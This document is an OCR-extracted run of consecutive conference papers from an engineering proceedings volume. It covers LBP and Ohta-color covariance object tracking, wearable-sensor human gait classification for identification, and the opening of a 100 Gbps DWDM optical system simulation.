2 Local Binary Pattern

The LBP operator was introduced in [11]. For dynamic texture recognition, LBP operator has been used in [12]. For a center pixel in an image, the LBP value is computed by comparing its gray value with its neighbors, as shown in Fig. 1. It is represented as




Fig. 1 Example of calculating $\mathrm{LBP}_{8,1}$ (LBP pattern is 10110100, decimal pattern is 45)

$$\mathrm{LBP}_{P,R} = \sum_{p=1}^{P} 2^{p-1} \times f_1(g_p - g_c) \tag{1}$$

$$f_1(x) = \begin{cases} 1 & x > 0 \\ 0 & \text{else} \end{cases} \tag{2}$$

where g_c and g_p correspond to the gray value of the center pixel of a local neighborhood and gray value of the P equally spaced pixels on a circle of radius R ($R > 0$) respectively.

The gray scale and rotation invariance LBP model 10 are obtained by the following equation.

$$\mathrm{LBP}_{P,R}^{\mathrm{riu2}} = \begin{cases} \sum_{p=0}^{p-1} s(g_p - g_c) & \text{if } U(\mathrm{LBP}_{P,R}) \le 2 \\ P + 1 & \text{otherwise} \end{cases} \tag{3}$$

$$U(\mathrm{LBP}_{P,R}) = \left|s(g_{p-1} - g_c) - s(g_0 - g_c)\right| + \sum_{p=1}^{p-1} \left|s(g_p - g_c) - s(g_{p-1} - g_c)\right| \tag{4}$$

By definition, the $P + 1$ "uniform" binary patterns occur in a circularly symmetric neighbor set of P pixels. Equation (3) assigns a unique label to each of them corresponding to the number of "1" bits in the pattern (0–P), while the "non-uniform" patterns are grouped under the "miscellaneous" label $P + 1$.

The $\mathrm{LBP}_{8,1}^{\mathrm{riu2}}$ model has nine uniform texture patterns, which are shown in Fig. 2. Each of the uniform patterns is called as a micro-texon. The micro-texon includes spots, flat areas, edges, line ends, and corners. In Fig. 2, the white circles represent "1" and the black circles represent "0".




Fig. 2 0,1,7, and 8 are the *spots* or *flat* area, 2 and 6 are the *line* ends, 3 and 5 are the *corners*, and 4 is the *edge*

Edges, line ends, and corners represent the main features of the target and named as "major uniform pattern", whereas spot and flat areas are represented as "micro-texon". So, for the object representation, we have considered five major uniform patterns. These major patterns are extracted as (5).

$$\mathrm{LBP}_{8,1}^{\mathrm{riu2}} = \begin{cases} \sum_{p=0}^{7} s(g_p - g_c + a) & \text{if } U(\mathrm{LBP}_{P,R}) \leq 2 \text{ and } \sum_{p=0}^{7} s(g_p - g_c + a) \in \{2,3,4,5,6\} \\ 0 & \text{otherwise} \end{cases} \tag{5}$$

3 Ohta Color Model

Ohta et al. [13] had proposed a simple linear transformation from RGB color to $I_1I_2I_3$ model conversion given by

$$I_1 = \frac{1}{3}(\mathrm{R} + \mathrm{G} + \mathrm{B}),\ I_2 = \frac{1}{2}(\mathrm{R} - \mathrm{B}),\ I_3 = \frac{1}{4}(2\mathrm{G} - \mathrm{R} - \mathrm{B}) \tag{6}$$

where I_1 is the achromatic and I_2 and I_3 are two chromatic components. By using this model, statistical realization of inter-channel correlations is realized. Hence, the resulting color channels are almost decorrelated.

4 Tracking

4.1 Object Representation

We represent the target object as the image I, which is a three-dimensional color image. Let F be the $W \times H \times d$ dimensional feature image extracted as

$$F(x, y) = \phi(I, x, y) \tag{7}$$

where function ϕ can be any mapping such as color. The image I is represented by a given rectangular window $R \subset F$. Let $\{f_k\}_{k=1,2,\ldots,n}$ be the d-dimensional feature vectors inside R. We construct the feature vector f_k using two types of mappings such as spatial attributes and appearance attributes. The spatial attributes are obtained from pixel coordinate values and texture pattern. Appearance attributes are obtained from color.

$$f_k = \left\{ I_1, I_2, I_3, \mathrm{LBP}_{P,R}^{\mathrm{riu2}} \right\} \tag{8}$$

where I_1, I_2, I_3 are the Ohta color components and $\mathrm{LBP}_{P,R}^{\mathrm{riu2}}$ is the rotation invariant LBP pattern.

4.2 Covariance Matrix

The covariance matrix of the $(M \times N)$ rectangular region R is calculated as follows

$$C_R = \frac{1}{MN} \sum_{k=1}^{MN} (f_k - \mu_R)(f_k - \mu_R)^T \tag{9}$$

The size of the covariance matrix is $d \times d$, where d is the number of features and μ_R the vector of the means of the corresponding features for the points within the region R.

The covariance matrix proposes a natural way of fusing multiple features which might be correlated. The covariance matrix is a symmetric matrix where its diagonal entries represent the variance of each feature and the non-diagonal entries represent their respective correlations. The noise corrupting each sample is largely filtered out during the averaging step of covariance calculation. Also the covariance matrices are having low dimension as compared to other region descriptors.

The covariance matrix of any region has the same size; thus it enables comparing any region without being restricted to a constant window size. The updating of the model is required because the shape, size, and position of non-rigid objects undergo changes every time; therefore, the tracking process needs to adapt the changes. So, we construct and update a temporal kernel of covariance matrices corresponding to the previously estimated regions $R_1, R_2, \ldots, R_T$. We keep a set of T previous covariance matrices $C_1, C_2, \ldots, C_T$, where C_1 is the current covariance matrix. The sample mean covariance matrix as given in 5 is

$$C = \begin{bmatrix} \sigma_{1,1}^2 & \sigma_{1,2}^2 & \cdots \\ \sigma_{1,2}^2 & \sigma_{2,2}^2 & \\ \vdots & & \ddots \end{bmatrix}_{d \times d} \tag{10}$$

where

$$\sigma_{u,v}^2 = \frac{1}{MNT} \sum_{t=1}^{T} \sum_{k=1}^{MN} \left[f_k^t(u) - \mu(u) \right] f_k^t(v) - \mu(v) \tag{11}$$

μ is the mean computed over the regions $R_1, R_2, \ldots, R_T$ and $M \times N$ is the window size.

4.3 Object Tracking

To obtain the most similar region to the given object, we need to compute distances between the covariance matrices corresponding to the target object window and the candidate regions. However, the space of covariance matrices is not a

vector space. For example, the space is not closed under multiplication by negative scalars. Therefore, an arithmetic subtraction of two matrices would not measure the distance of the corresponding regions. The distance metric uses the sum of the squared logarithms of the generalized eigenvalues to compute the dissimilarity between covariance matrices as

$$\rho(C_i, C_j) = \sqrt{\sum_{k=1}^{d} \ln^2 \lambda_k(C_i, C_j)} \tag{12}$$

where $\lambda_k(C_i, C_j)$ are the generalized eigenvalues of C_i and C_j, computed from

$$\lambda_k C_i x_k - C_j x_k = 0 \quad k = 1 \ldots d \tag{13}$$

is the generalized eigenvectors. The distance measure satisfies the metric axioms, positivity, symmetry, and triangle inequality, for positive definite symmetric matrices. At each frame, we search the whole image to find the region which has the smallest distance from the current object model. The best matching region determines the location of the object in the current frame.

5 Experiments and Results

In this section, extensive experiments are performed to testify the proposed object tracking method using LBP-based texture feature and Ohta color moment. The performance is compared with covariance technique with RGB color components and covariance technique with Ohta color model for tracking an object in the video scene. Four different video scenes are used in evaluating different methods. The




Fig. 3 Tracking results of the proposed method. **a** Head tracking in tennis player sequence. **b** Ball tracking in football sequence 1. **c** Player tracking in football sequence 1. **d** Player tracking in football sequence 2

Table 1 Detection rate of different methods

Video sequence	Ohta-based covariance tracker	RGB-based covariance tracker	Proposed method
Exp A	97.5	97.5	98.5
Exp B	97.78	96.5	98.78
Exp C	98.32	95.67	98.32
Exp D	98.56	95.5	98.56

Table 2 Tracking speed of different methods

	Tracking speed (frames/s)
Ohta-based covariance tracker	85
RGB-based covariance tracker	72
Proposed method	125

algorithms are implemented in MATLAB and run on a PC with Intel Core 2 Duo 3.0 GHz with 4 GB RAM. The proposed algorithm has been tested on several video sequences for four different challenging situations. These include the most challenging one i.e., tracking of non-rigid object in illumination varying condition. The detection rate (ratio of number of frames accurately tracked to the total number of frames) is calculated for each of the four cases. Also, the tracking speeds of different methods are compared. Figure 3 shows the tracking results of the proposed method in different conditions.

In the first experiment, the face of the tennis player is the object. In this video, the object color and the background color are distinct and also the background is still. In second experiment, a moving camera football sequence is taken. The ball size is very small, and in some frames, it is being occluded by the players. Also, the color of the ball is similar to the color of player's uniform. In this video, the background is also changing. The third experiment is the tracking of player in the same video sequence of experiment 2. The player's shape and size are changing in different frames. Fourth experiment contains the tracking of the player in a changing illumination condition with a complex background (Tables 1 and 2).

6 Conclusion

In this paper, we proposed the use of Ohta color features and texture feature for constructing the covariance matrix. For extracting the texture feature, we have used the LBP operator. The LBP operator is an effective tool to measure the spatial structure of the local image texture. Five major uniform $LBP_{8,1}^{riu2}$ texture patterns and colors are taken for target representation. The decorrelated Ohta color moments and texture patterns effectively extract the edges, corners, and color information. The proposed method uses less number of features as compared to the existing covariance-based methods which improves the computational efficiency

of the method. Experimental results reveal that the proposed method is capable of handling occlusion, camera motion, complex background, appearance change, and illumination changes. Also, the detection rate of the proposed method outperforms the other methods. In future work, the proposed algorithm can be modified for tracking multiple objects with occlusion.

References

1. Yilmaz, A., Javed, O., Shah, M.: Object tracking: a survey. ACM Comput. Surv. **38**(4) Article 13 (2006)
2. Benezeth, Y., Jodoin, P.M., Emile, B., Laurent, H., Rosenberger, C.: Review and evaluation of commonly-implemented background subtraction algorithms. In: Proceedings of 19th International Conference on Pattern Recognition, pp. 1–4, ICPR (2008)
3. Patra, D., Kumar, S.K., Chakraborty, D.: Object tracking in video images using hybrid segmentation method and pattern matching. IEEE India Council Conference INDICON (2009)
4. Porikli, F.: Integral histogram: A fast way to extract histograms in Cartesian spaces. In: Proceedings IEEE Conference on Computer Vision and Pattern Recognition San Diego, vol. 1, pp. 829–836 (2005)
5. Tuzel, O., Porikli, F., Meer, P.: Region covariance: a fast descriptor for detection and classification. In: Proceedings of 9th European Conference on Computer Vision, Graz, vol. 2, pp. 589–600 (2006)
6. Porikli, F., Tuzel, O., Meer, P.: Covariance Tracking using model update based on means on Riemannian manifolds. Computer Vision and Pattern Recognition, New York (2006)
7. Ando, R., Ohki, H., Fujita, Y.: A comparison with covariance features on player uniform number recognition. In: frontiers Computer Vision (2011)
8. Dash, P.P, Aitha, S., Patra, D.: Ohta based covariance technique for tracking object in video scene. In: IEEE Students' Conference on Electrical, Electronics and Computer Science (SCEECS) (2012)
9. Gotlieb, C.C., Kreyszig, H.E.: Texture descriptors based on co-occurrence matrices. Comput. Vis. Graph. Image Process. **51**(1), 70–86 (1990)
10. Pietikäinen, M., Ojala, T., Xu, Z.: Rotation-invariant texture classification using feature distributions. Patt. Recogn. **33**(1), 43–52 (2000)
11. Ojala, T., Valkealahti, K., Oja, E., Pietikainen, M.: Texture discrimination with multi-dimensional distributions of signed gray level differences. Patt. Recogn. **34**(3), 727–739 (2001)
12. Pietikäinen, M., Zhao, G.: Local binary pattern descriptors for dynamic texture recognition. In: Proceedings International Conference Patterns Recognition, pp. 211–214 (2006)
13. Ohta, Y.I., Kanade, T., Sakai, T.: Color information for region segmentation. Comput. Graph. Image Proc., **13**, 222–241 (1980)

A Sensor-Based Technique for Speed Invariant Human Gait Classification

Anup Nandy, Soumabha Bhowmick, Pavan Chakraborty and G. C. Nandi

Abstract Analyzing the human gait and obtaining the walking patterns can be an important biometric signature through which one could confirm an individual's identity. In this paper, a nonvision-based approach using rotation sensor has been applied to acquire the oscillations from eight major joints of human body. These joints are, both the shoulders, elbows which constitute the upper body, and both hips and knees, which constitute the lower body. The gait patterns (from these eight oscillations) for male and female were obtained for different gait speeds varying from 3 to 5 km/h. The 3-km/h data was used as reference gait speed for training to classify the data at other gait speeds (4 and 5 km/h). This speed invariant human gait classification was done using a naïve Bayesian classifier along with applying Euclidean distance method and K-nearest neighbor technique. We have achieved encouraging classification results with those techniques.

Keywords Human gait · Rotation sensor · Naïve Bayesian · K-nearest neighbor · Euclidean distance · Intelligent gait oscillation detector (IGOD)

A. Nandy (✉) · S. Bhowmick · P. Chakraborty · G. C. Nandi
Robotics and Artificial Intelligence Laboratory, Indian Institute of Information Technology, Allahabad, UP, India
e-mail: nandy.anup@gmail.com

S. Bhowmick
e-mail: iro2011005@iiita.ac.in

P. Chakraborty
e-mail: pavan@iiita.ac.in

G. C. Nandi
e-mail: gcnandi@iiita.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_53, © Springer India 2014

1 Introduction

Human bipedal locomotion involves a strong coordination between large number of joints to generate synchronized and rhythmic motion which ensures balance and stability of a human body. Human gait carries the biometric signature of the individual's behavioral pattern. The previous research on human gait analysis using wearable sensor depicts the following researcher's experiments using different wearable sensors mounted in different locations of human body.

Liu et al. [1] used GRF sensor (USL06-H5-500N-C) on right foot. Catalfamo et al. [2] used single-axis gyroscope (ENC 03J) on shank (anterior aspect). Ultrasonic sensor was mounted on instrumented shoe proposed by Wahaband and Bakar [3]. Alaqtash et al. [4] proposed inertial sensor (ADXL330)-based gait analysis placed on hip, thigh, shank and foot locations. Lopez-Meyer et al. [5] used FSR sensors (Interlink, Inc.) and 3-D accelerometer (LIS3D02AS) sensors on foot contact points and heel locations, respectively. Ayrulu-Erdem and Barshan [6] gave a direction to use two piezoelectric single-axis gyroscopes sensors on right leg (thigh and shank). Body acceleration sensors were placed on thigh, shank and lower back location proposed by Bachlin et al. [7]. Liu et al. [8] used triaxial force sensors and 3D inertial sensors beneath a shoe. Schepers et al. [9] used force/moment sensor and inertial sensor beneath the heel and forefoot. Triaxial accelerometer mounted on ankle and thigh location was proposed by Preece et al. [10]. Liu et al. [11] used gyroscopes (ENC-05EB) and two-axis ADXL202 accelerometers on foot, shank, and thigh locations. Footswitch and accelerometer sensors mounted on heel, foot, and knee locations were proposed by Hanlon and Andersona [12]. An intelligent gait oscillation detector (IGOD) was designed by us [13] to capture oscillations of different segments of human body. This gadget was made with locating eight rotation sensors on shoulders, elbows, hips, and knees of left and right part of human body. It allows us to read all the joint angular movement data in a synchronous fashion. The different view of subject's body worn IGOD suit has been demonstrated in Fig. 1. We have created a gait repository of 10 persons where 7 persons are male and 3 persons are female. The gait database was established with respect to different speed varying from 3 to 5 km/h. The data acquisition process was facilitated through treadmill where subjects contributed their speed variant gait oscillations. It has been investigated from the above study that the techniques proposed by the researchers are merely related to the analysis of lower body oscillations. The additional information of upper body motions are neglected which lacks the stability study of human locomotion. A rotation sensor-based wearable suit [14] is being developed to capture upper body motions as well as lower body oscillations for an extensive study on human gait analysis. The novelty of this paper is to analyze the different person's walking pattern using a sensor-based technique in order to develop a speed invariant human gait classifier for person identification. The outline of this paper is described as follows: Sect. 2 illustrates the feature extraction process from the IGOD suit and addresses the gait pattern analysis. In Sect. 3, three classification techniques, naïve Bayesian rule,

Fig. 1 Different view of IGOD suit

minimum distance-based method, and K-nearest neighbor technique, have been applied for speed invariant gait classification. Section 4 deals with the result analysis and discussion of gait classification. Finally, the paper is ended with the conclusion and future work for better refinement of this research work.

2 Feature Extraction and Gait Pattern Analysis

The rotation sensor-based biometric suit (IGOD) is used to accumulate different joint angular movement taken as features for gait classification. The characteristic of the rotation sensor (called as potentiometer) is it rotates at maximum 300° and minimum 0°. Initially, the captured raw data from eight major joints of oscillations are being stored in digital count format in the range of 0–1,000. The zero correction process has been applied on the raw data in order to transform them into corresponding joint angle values [14]. The gait database was created for 7 males and 3 females with respect to different speed varying from 3 to 5 km/h. The entire dataset was taken at the same day and the age of the subjects was taken between 22 and 26 years. Each subject was instructed to be used to on the treadmill walking so that a natural gait pattern could be obtained eventually. We have investigated that for each successive second, 10 samples were obtained from eight major joint of oscillations. Each subject was told to walk on a treadmill for 3 min. Therefore, a total of 1,800 samples were gathered. It has also been investigated that for 3 km/h speed each subject was taken approximate 1.7 s for one gait cycle. Therefore, 17 samples were required to complete a full gait cycle. Similarly, for the speed 4 and 5 km/h, each subject was taken 1.5 and 1.4 s for one gait cycle. Henceforth, 15 samples and 14 samples were required for 4 and 5 km/h to complete a full gait

cycle. To extract the gait signatures, it is required to understand the gait phases of a complete gait cycle. The gait signature has been calculated in the following formula [14]:

$$\delta_{\text{Desired joint angle}} = (\beta_{\text{current}} - \gamma_{\text{initial}}) \times \frac{300}{1,000}$$

$$\beta_{\text{current}} \rightarrow \text{Raw data collected from IGOD suit}$$

$$\gamma_{\text{initial}} \rightarrow \text{Joint angle values of standstill position}$$

3 Gait Classification Techniques

The human gait pattern is indeed a nonlinear time varying signal. A statistical technique based on the naïve Bayesian approach has been applied for classification of person's gait with respect to different speed. In order to deal with the uncertainty to the changes in gait speed from 3 to 5 km/h, this statistical process will be useful in speed invariant human gait identification. Another two classical techniques known as Euclidean distance measurement and K-nearest neighbor have also been applied for gait classification.

3.1 Naïve Bayesian Technique

The naïve Bayesian approach has been used in classification process. Naïve Bayesian classification technique is based on the Baye's conditional probability rule which gives the probability of a hypothesis to be true associated by the sequence of evidences. The hypothesis holding maximum likelihood is chosen as true. We have considered 10 subjects (both male and female) for training purposes with different gait speed. The hypothesis was constructed with the maximum likelihood probability is to be as true. The following rule illustrates the Baye's conditional probability rule and maximum likelihood probability.

$$P(H_i|E) = \frac{\left(\prod_{k=1}^{\text{No of Evidence}} P(E_k|H_i)\right) \times P(H_i)}{\sum_{j=1}^{\text{No of Subjects}} \left(\left(\prod_{k=1}^{\text{No of Evidence}} P(E_k|H_i)\right) \times P(H_j)\right)}$$

$$\text{Likelihood} = \text{Max}(P(H_i|E)) \; \forall i = 1 \text{ to total number of subjects}$$

3.2 Euclidean Distance Technique

The mean of the feature vector of 3 km/h gait speed has been calculated for all the classes. The feature vector of the test gait pattern with the gait speed of 4 and 5 km/h is computed for classification. Then, the minimum distance technique is calculated by the following formula: Finally, the matched class is then identified with the minimum distance.

$$E_{a,b} = \sqrt{\sum_{i=1}^{10\times \text{Gaitcycle}} (T_{ai} - T_{bi})^2};$$

where a, b are the two points on the feature space.

3.3 K-Nearest Neighbor Technique

In this technique, feature vector of 3 km/h gait speed and class labels are obtained for the training phase. Therefore, it is required to classify the k-number of value and the unlabeled gait feature vectors of the pivot point in the test gait pattern. A Manhattan distance technique is applied to classify test gait pattern among the k training sample points close to the pivot point.

4 Result Analysis and Discussion

In Bayesian classifier, we have calculated the maximum chances of a test sample's resemblance with any one of the training samples. The highest probability gives the maximum likelihood of the test sample to match the training sample. If the subject detected by maximum likelihood analysis is the same as the actual test subject, then the subject has been classified correctly. The classification results of naïve Bayesian technique at gait speeds 4 and 5 km/h are depicted in Fig. 2. It has been noted that the average classification accuracy of three female subjects is 81.81 % at gait speed 4 km/h whereas at 5 km/h gait speed, average 77.35 % classification accuracy has been achieved. On the other hand, the average classification accuracy of seven male subjects at gait speeds 4 and 5 km/h is 83.29 and 79.93 %, respectively. The gait recognition accuracy using Euclidean distance technique at different gait speeds has been shown in Fig. 3. It is clearly observed from the above graph (Fig. 3) that at 4 and 5 km/h gait speeds, the average classification rate of three female subjects are 87.22 and 84.72 %, respectively. We have obtained the average classification accuracy of 93.82 % at 4 km/h gait speed and an accuracy of 87.82 % at 5 km/h gait speed for male subjects. We have observed that classification results of K-nearest neighbor method in Fig. 4. It has




Fig. 2 Bayesian classification result at different gait speed




Fig. 3 Euclidean classification results at different gait speed

been investigated from this above graph that this technique offers an average 96.01 % classification rate of three female subjects at gait speed 4 km/h as well as an average 91.22 % classification accuracy at gait speed 5 km/h. In continuation with the female subject's results, we have also achieved the male subject's gait recognition result with an accuracy of 90.68 % at gait speed 4 km/h and 82.16 % at gait speed 5 km/h. The K-NN method gives the maximum classification accuracy for female subject's compared to other two methods. The Euclidean distance technique provides an encouraging result for male subjects compared to other two techniques.




Fig. 4 K-NN classification results at different gait speed

5 Conclusion and Future Work

It has been investigated that the data acquisition system is very simple and straight forward with the better precision of data. The main drawback of the system is the consent of the person is required. In this aspect, vision-based method is more convenient and data can be obtained without the person being aware that his gait pattern is being observed. However in this method, the projection model has to be defined from where the angle of rotations has to be defined. This is highly intensive in the grounds of computation and totally dependent on the model. In this paper, we wanted to establish that a person can be identified from speed invariant gait oscillation. A simple data acquisition system was used so that error in determination of gait oscillation is minimized. From this paper, we see person identification is indeed possible through his gait analysis. The person intrinsic property is hidden in his gait pattern. We have used naïve Bayesian technique to support the speed invariant gait classification among males and females. This technique deals with the uncertainty in speed variance gait signals to classify speed invariant gait patterns. The distance-based classifiers, Euclidean distance and K-nearest neighbor, are applied in gait classification process in order to acquire better accuracy.

The eight joint angle variations have been independently measured and used for classification. No attempt has been made to determine the correlation or dependency among them. It would be nice to construct a model where the correlation and dependency of joint angles on one other can be found. This is possible by using coupled nonlinear oscillator. An attempt has to be made to model the gait pattern using Matsuka oscillator. This nonlinear modeling is proposed for reduction in feature space to the parameter of the nonlinear oscillator equations.

As earlier said, gait oscillation obtained in this technique will require the full cooperation of the subject. This strongly erodes the surveillance aspect of gait oscillations. Gait signature has to be finally obtained through vision-based technique where the subject will remain unaware that his gait pattern is being observed.

References

1. Liu, T., Inoue, Y., Shibata, K.: A wearable ground reaction force sensor system and its application to the measurement of extrinsic gait variability. Sensors **10**, 10240–10255 (2010)
2. Catalfamo, P., Ghoussayni, S., Ewins, D.: Gait event detection on level ground and incline walking using a rate gyroscope. Sensors **10**, 5683–5702 (2010)
3. Wahaband, Y., Bakar, N.A.: Gait analysis measurement for sport application based on ultrasonic system. In: Proceedings of the 2011 IEEE 15th International Symposium on Consumer Electronics, Singapore, pp. 20–24, 14–17 June 2011
4. Alaqtash, M., Yu, H., Brower, R., Abdelgawad, A., Sarkodie-Gyan, T.: Application of wearable sensors for human gait analysis using fuzzy computational algorithm. Eng. Appl. Artif. Intell. **24**, 1018–1025 (2011)
5. Lopez-Meyer, P., Fulk, G.D., Sazonov, E.S.: Automatic detection of temporal gait parameters in poststroke individuals. IEEE Trans. Inf. Technol. Biomed. **15**, 594–600 (2011)
6. Ayrulu-Erdem, B., Barshan, B.: Leg motion classification with artificial neural networks using wavelet-based features of gyroscope signals. Sensors **11**, 1721–1743 (2011)
7. Bachlin, M., Plotnik, M., Roggen, D., Maidan, I., Hausdorff, J.M., Giladi, N., Trter, G.: Wearable assistant for Parkinson's disease patients with the freezing of gait symptom. IEEE Trans. Inf. Technol. Biomed. **14**, 436–446 (2010)
8. Liu, T., Inoue, Y., Shibata, K.: A wearable force plate system for the continuous measurement of triaxial ground reaction force in biomechanical applications. Meas. Sci. Technol **21**, 085804:1–085804:9 (2010)
9. Schepers, H.M., van Asseldonk, E.H.F., Buurke, J.H., Veltink, P.H.: Ambulatory estimation of center of mass displacement during walking. IEEE Trans. Biomed. Eng. **56**, 1189–1195 (2009)
10. Preece, S.J., Goulermas, J.Y., Kenney, L.P., Howard, D.: A comparison of feature extraction methods for the classification of dynamic activities from accelerometer data. IEEE Trans. Biomed. Eng. **56**, 871–879 (2009)
11. Liu, T., Inoue, Y., Shibata, K.: Development of a wearable sensor system for quantitative gait analysis. Measurement **42**, 978–988 (2009)
12. Hanlon, M., Andersona, R.: Real-time gait event detection using wearable sensors. Gait Posture **24**, 127–128 (2009)
13. Mondal, S., Nandy, A., Chakraborty, P., Nandi, G.C.: Gait based personal identification system using rotation sensor. J. Emerg. Trends Comput. Inf. Sci. **3**(2), 395–402 (2012)
14. Mondal, S., Nandy, A., Chakrabarti, A., Chakraborty, P., Nandi, G.C.: A framework for synthesis of human gait oscillation using intelligent gait oscillation detector (IGOD), vol. 94, pp. 340–349. Springer, LNCS-CCIS (2010)

High-Speed 100 Gbps/Channel DWDM System Design and Simulation

Bijayananda Patnaik and P. K. Sahu

Abstract A high-speed 100 Gbps/channel dense wavelength-division multiplexing (DWDM) system for a distance of 450 km is proposed here. The input power applied is 10 dBm, with adjacent channel spacing of 400 GHz. Simple return-to-zero (RZ) data format is used for avoiding the system complexity. The system is designed and simulated using OptiSystem 9. The proposed system will be very much useful for future optical networks and also for long-haul optical communication applications.

Keywords Dense wavelength-division multiplexing (DWDM) · OptiSystem 9 · Q value · Return-to-zero (RZ)

1 Introduction

Dense wavelength-division multiplexing (DWDM) technology is used to make full use of huge bandwidth resources from low-loss single-mode fiber. In order to achieve DWDM systems with high spectral efficiency, it is attractive to operate at higher bit rates per channel [1–3]. For DWDM systems in which the data rate is greater than or equal to 10 Gbps/channel, the effects of dispersion and nonlinearity must be managed to achieve transmission over long distance. Dispersion management, utilizing alternating fiber segments of opposite dispersion values, is a key technique that keeps the total accumulated dispersion low while suppressing most

B. Patnaik (✉)
International Institute of Information Technology (IIIT), Bhubaneswar, India
e-mail: bijayananda@iiit-bh.ac.in

P. K. Sahu
IIT Bhubaneswar, Bhubaneswar, Odisha, India
e-mail: pks@iitbbs.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_54, © Springer India 2014

nonlinear effects. In dispersion-managed systems utilizing standard single-mode fiber (SSMF) and dispersion compensating fiber (DCF), the positive dispersion of SSMF can be compensated by the large negative dispersion of dispersion compensation fiber (DCF) [4–6]. In this scenario, (1) overall dispersion accumulation is minimized over a fairly wide wavelength range and (2) four-wave mixing (FWM) is significantly reduced [7, 8].

2 Data Formats in DWDM System

Figure 1 shows the schematic block diagram for generating RZ modulated signal for an optical communication system. In conventional standard-fiber transmission lines, the return-to-zero (RZ) and non-return-to-zero (NRZ) modulation formats are most often used. Analysis and investigations have shown that RZ turns out to be superior as compared to conventional NRZ systems [2] and SSMFs are used as transmission media [9]. On the other hand, because of the narrower optical spectrum of the NRZ format, NRZ enables higher spectral efficiency in WDM systems compared to RZ in the linear regime. Since the system designed here is for long-haul communication, we used RZ modulation system.

3 Simulation

The proposed system consists of a transmitter, SSMF, and an optical receiver as shown in Fig. 2. Transmitter consists of four input channels and optical multiplexer. It provides RZ data format. SSMF is used to achieve long-distance communication in this setup. The simulation parameters used are given in Table 1.

The transmission link is designed suitably, so that the first-order dispersion is compensated exactly ($D = 0$), that is,

$$D_{\mathrm{SSMF}} L_{\mathrm{SSMF}} = D_{\mathrm{DCF}} L_{\mathrm{DCF}} \tag{1}$$

